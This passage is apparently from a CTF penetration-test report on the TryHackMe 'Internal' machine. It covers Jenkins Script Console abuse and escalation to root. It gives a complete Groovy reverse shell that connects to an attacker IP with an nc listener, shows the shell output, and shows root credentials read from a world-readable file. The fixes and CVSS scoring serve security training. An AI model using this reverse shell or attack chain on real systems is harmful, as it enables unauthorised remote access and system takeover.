
☐ Keep me signed in




Since we have Jenkins administrator privilege, we can escalate our privilege to root.

To do so, I will:

First, go to “Manage Jenkins”:




Then, click “Script Console”:



The image shows the Jenkins dashboard. On the left is a sidebar with 'My Views', 'Lockable Resources', and 'New View'. The main area is divided into sections: 'Configure System', 'Global Tool Configuration', 'Manage Plugins', 'Manage Nodes and Clouds', 'Security', 'Status Information', 'Troubleshooting', and 'Tools and Actions'. The 'Script Console' link in the 'Tools and Actions' section is highlighted with a red box.

Next, Prepare Groovy reverse shell from <https://www.revshells.com/>:



The image shows the 'Reverse Shell Generator' web application. It has a dark theme. The 'IP & Port' section has 'IP' set to '10.18.61.134' and 'Port' set to '4445'. The 'Listener' section has a command 'nc -lvnp 4445' and 'Type' set to 'nc'. Below these are tabs for 'Reverse', 'Bind', and 'MSFVenom'. The 'Reverse' tab is active, showing a list of OSes on the left: 'Java #3', 'Javascript', 'Groovy' (highlighted with a red box), 'telnet', 'zsh', 'Lua #1', and 'Lua #2'. The main area displays a Groovy script for a reverse shell, which is also highlighted with a red box.

```
String host="10.18.61.134";int port=4445;String cmd="/bin/bash";Process p=new  
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new  
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),  
si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();  
while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());  
while(pe.available()>0)so.write(pe.read());  
while(si.available()>0)po.write(si.read());so.flush();po.flush();  
Thread.sleep(50);try {p.exitValue();break;}catch (Exception  
e){}};p.destroy();s.close();
```

Finally, copy and paste that code to "Script Console", setup a nc listener and click "Run":

The screenshot displays the Jenkins web interface. On the left is a sidebar with navigation links like 'New Item', 'People', 'Build History', etc. The main area is titled 'Script Console'. It contains a text editor with a Groovy script for a reverse shell. A red box highlights the script code, and a red circle with the number '1' points to the first line. Below the editor is a 'Run' button, also highlighted with a red box and a red circle with the number '2'. At the bottom of the page, a terminal window shows the output of the script execution on a Linux system, including the command 'nc -lnvp 4445' and the resulting system information for the 'jenkins' user.

```
String host="10.18.61.134";int port=4445;String cmd="/bin/bash";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p
```

```
(root@siunam)-[~/ctf/thm/ctf/Internal]
# nc -lnvp 4445
listening on [any] 4445 ...
connect to [10.18.61.134] from (UNKNOWN) [10.10.167.118] 42066
whoami;hostname;id;ip a
jenkins
jenkins
uid=1000(jenkins) gid=1000(jenkins) groups=1000(jenkins)
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
  link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
  inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
  link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
  inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
    valid_lft forever preferred_lft forever
```

Vulnerability Explanation:

User admin has a weak password that is easily brute forced by attackers.

Vulnerability Fix:

Change a stronger password for the user admin. This could prevent attackers to easily brute force the admin's password. Also, if the attacker has admin user's password in Jenkins, this could allow attacker to upload, inject a malicious code to the Jenkins service, which allows the attacker gain initial shell or privilege escalation.

Severity:

The calculation is done via CVSS Version 3.1 Calculator(<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>):

1. CVSS Base Score: 6.7

- Impact Subscore: 5.9
- Exploitability Subscore: 0.8

2. CVSS Temporal Score: 6.5

- CVSS Environmental Score: 6.5
- Modified Impact Subscore: 5.9

3. Overall CVSS Score: 6.5

Medium

By enumerating manually on the Jenkins docker container, I found that there is a file called `note.txt` in `/opt`, which contains root credentials.

```
ls -lah /opt
total 12K
drwxr-xr-x 1 root root 4.0K Aug  3  2020 .
drwxr-xr-x 1 root root 4.0K Aug  3  2020 ..
-rw-r--r-- 1 root root 204 Aug  3  2020 note.txt
cat /opt/note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here. Use them if you
need access to the root user account.

root:tr0ub13guM!@#123
```

- Username:root
- Password:tr0ub13guM!@#123

Armed with this information, now I can Switch User to root on internal machine:

```
aubreanna@internal:~$ su root
Password:
root@internal:/home/aubreanna# whoami;hostname;id;ip a
root
internal
uid=0(root) gid=0(root) groups=0(root)
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:12:94:d8:d2:5d brd ff:ff:ff:ff:ff:ff
    inet 10.10.167.118/16 brd 10.10.255.255 scope global dynamic eth0
        valid_lft 3555sec preferred_lft 3555sec
    inet6 fe80::12:94ff:fed8:d25d/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:06:fc:6f:57 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:6ff:fefc:6f57/64 scope link
        valid_lft forever preferred_lft forever
5: veth9c5f9b8@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 0a:1b:6b:47:79:4f brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::81b:6bff:fe47:794f/64 scope link
        valid_lft forever preferred_lft forever
root@internal:/home/aubreanna#
```

Now I user root, which is the highest privilege user in Linux system.

Vulnerability Explanation:

Saved critical file insecurely, this could allow attackers to escalate their privilege further.

Vulnerability Fix:

Saved critical file securely, such as set it to not world-readable, encrypt it if possible.

Severity:

The calculation is done via CVSS Version 3.1 Calculator(<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>):

1. CVSS Base Score: 7.8

- Impact Subscore: 5.9
- Exploitability Subscore: 1.8

2. CVSS Temporal Score: 7.6

- CVSS Environmental Score: 7.6
- Modified Impact Subscore: 5.9

3. Overall CVSS Score: 7.6

High**root.txt Contents:**

```
root@internal:~# cat /root/root.txt  
THM{[REDACTED]}
```

3.4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a remote code execution), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.5 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the client's provided virtual environment was completed, I removed all user accounts and passwords as well as all malicious scripts installed on the system. The client should not have to remove any user accounts or services from the system.